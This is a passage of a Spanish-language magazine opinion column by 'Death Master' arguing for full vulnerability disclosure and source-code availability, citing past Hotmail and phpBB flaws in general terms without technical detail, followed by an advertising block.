Por ello, creo que aún cuando las grandes corporaciones del software optaran por el full disclosure, éste no tendría sentido de ser sin tener acceso al código fuente del software en cuestión. ¡Y ojo! Que no estoy abogando por el software libre (que también, los que me conocen saben que soy firme defensor del mismo), simplemente pido derecho a saber en qué estoy poniendo mi confianza.

No sé vosotros, pero si el fabricante de mi coche de vez en cuando enviara cartas a sus clientes diciendo:

"Cuidado, se ha descubierto un fallo de diseño en su automóvil que puede causar que explote sin previo aviso."

Yo, cada vez que escuchara un ruido extraño, por más que el mecánico insistiera en que no es nada, no me arriesgaría a ir a ningún sitio con ese riesgo con ruedas. No hablemos de hacer viajes de 500 kilómetros con pasajeros.

Últimamente hago bastantes compras online, y consulto los movimientos de mis cuentas desde la página web de las entidades bancarias correspondientes, por falta de tiempo más que nada (ya se sabe, la vida a la que nos obliga el *stress*). Y por el mismo motivo por el que no usaría ese coche sin capó, no uso software "sin capó" del que no me fío.

Es un hecho que las vulnerabilidades se descubren, por más que las empresas de software pretendan que no sea así. En muchas ocasiones son avisadas de esos fallos de seguridad y hacen caso omiso de los avisos. Recuerdo el caso, hará quizá un año o más, de una grave vulnerabilidad en hotmail (aquí es donde todos los *script-kiddies* agudizan sus cinco sentidos xD) que permitía resetear el password de cualquier usuario: el webmaster de "Zone H" avisó en repetidas ocasiones al personal de MSN y no le hicieron caso. Al final, cansado de la situación, decidió publicar el fallo, lo que obligó al personal de MSN a trabajar a destajo para corregirlo en una noche y evitar el desastre que se avecinaba (lo siento, *script-kiddies*, otra vez será...).

¿No sería mejor haber agradecido la información y haber solucionado con tiempo (semanas) el fallo que haberlo hecho deprisa y corriendo en una noche? En el colegio, todos hacíamos los



deberes el día antes, pero creo que una empresa como Microsoft no puede permitirse hacer los deberes el día antes. Eso ya no es "security through obscurity"... eso es "security through idiocy".

Ahora imaginemos que se descubre una vulnerabilidad crítica en el software X y que el descubridor tiene otras intenciones bastante más dañinas. Nadie (ni el desarrollador) conoce el fallo, pero todos empiezan a observar los ataques y sus consecuencias. Con el código fuente disponible, y una política de full disclosure, es posible que cualquiera encuentre el fallo auditando el código y proponga una solución, mientras que si el código no está disponible, se hace bastante más complicado el encontrar el punto exacto del fallo y mucho más complicado solucionarlo... eso sin tener en cuenta que el realizar ingeniería inversa sobre código propietario es delito. Y si tenemos que esperar a que el desarrollador parchee, y tiene la misma prisa que demuestran a veces empresas como Microsoft... estamos apañados.

Es por ello que mi filosofía del software pasa por el full disclosure y la publicación del código fuente. Y de nuevo repito: la disponibilidad del código fuente no implica necesariamente software libre ni open source. Tenemos casos de software muy famoso como PGP (http://www.pgp.com/) donde el código fuente está disponible para descarga y revisión (http://www.pgp.com/downloads/sourcecode/) pero NO es libre ni abierto.

Es por ello que yo sí me fío de PGP, por ejemplo. No pecaré de soberbia diciendo que he revisado el código fuente de PGP, entre otras cosas porque no veo necesario revisarlo. Tampoco he revisado línea a línea el código de, por ejemplo, phpBB (el sistema de, entre otros, los foros de Hack x Crack)... pero porque no necesito hacerlo.

Sé perfectamente que hay gente que sí audita esos códigos línea por línea, y que en el momento en que se encuentra una vulnerabilidad, se publica toda la información relativa a la misma, así como soluciones temporales. A la experiencia me remito:

Hace unas cuantas de semanas se descubrió una vulnerabilidad muy grave en phpBB hasta la versión 2.0.12 que permitía comprometer totalmente cualquier foro.

Gracias al full disclosure pudimos cerrar el foro a tiempo para evitar males mayores (y gracias a la gente de elhacker.net ;-P) y en cuanto hubo parche oficial, solucionar el problema.

Pero voy más allá... unos días después se empezó a mencionar en ciertos círculos una nueva vulnerabilidad en phpBB hasta la última versión disponible entonces (2.0.13) que permitía hacer más de una maldad. Aún no había parche oficial ni versión 2.0.14, pero gracias al full disclosure, pude aplicar yo mismo una modificación al código del foro que nos puso a salvo del fallo. ¿Os imagináis si phpBB fuera código cerrado y propiedad de una gran empresa del software? Mejor ni pensarlo.

Parece ser que, a golpe de talonario y mordaza, desean imponernos software "sin capó". Puede parecer que al final tenía razón George Orwell, y solamente erró la fecha... pero como no soy alguien pesimista, prefiero pensar que no es así.

Si observamos las tendencias del software de estos últimos años, vemos que cada día el software libre arrebata más trozos del pastel a las grandes empresas: Linux a Windows, Firefox a Internet Explorer, OpenOffice.org a Microsoft Office... y también hay casos de pasteles que el software libre se come casi completamente: MySQL, Apache...

También vemos que el full disclosure cada día está más vivo, y que la comunidad hacker se encarga de alimentarlo día a día con conocimiento... a pesar de todo. Como reza la firma de un amigo y compañero del foro... "Si no se vive como se piensa, se acabará pensando como se vive".

Así pues, cuando me compre un coche, lo pediré con capó. Y si me lo dan sin capó, ya me encargaré yo de ponerlo, os lo aseguro.

Ramiro C.G. (alias Death Master).

PON AQUÍ **TU PUBLICIDAD**

Contacta DIRECTAMENTE con nuestro coordinador de publicidad



610 52 91 71

INFÓRMATE ¡sin compromiso!

¿Has pensado alguna vez en poner TU PUBLICIDAD en una revista de cobertura nacional?

¿Has preguntado precios y comprobado que son demasiado elevados como para amortizar la inversión?



Con nosotros, la publicidad está al alcance de todos

precios desde 99 euros

para más información:

http://www.pcpasoapaso.com/publicidad.html

Promoción especial de lanzamiento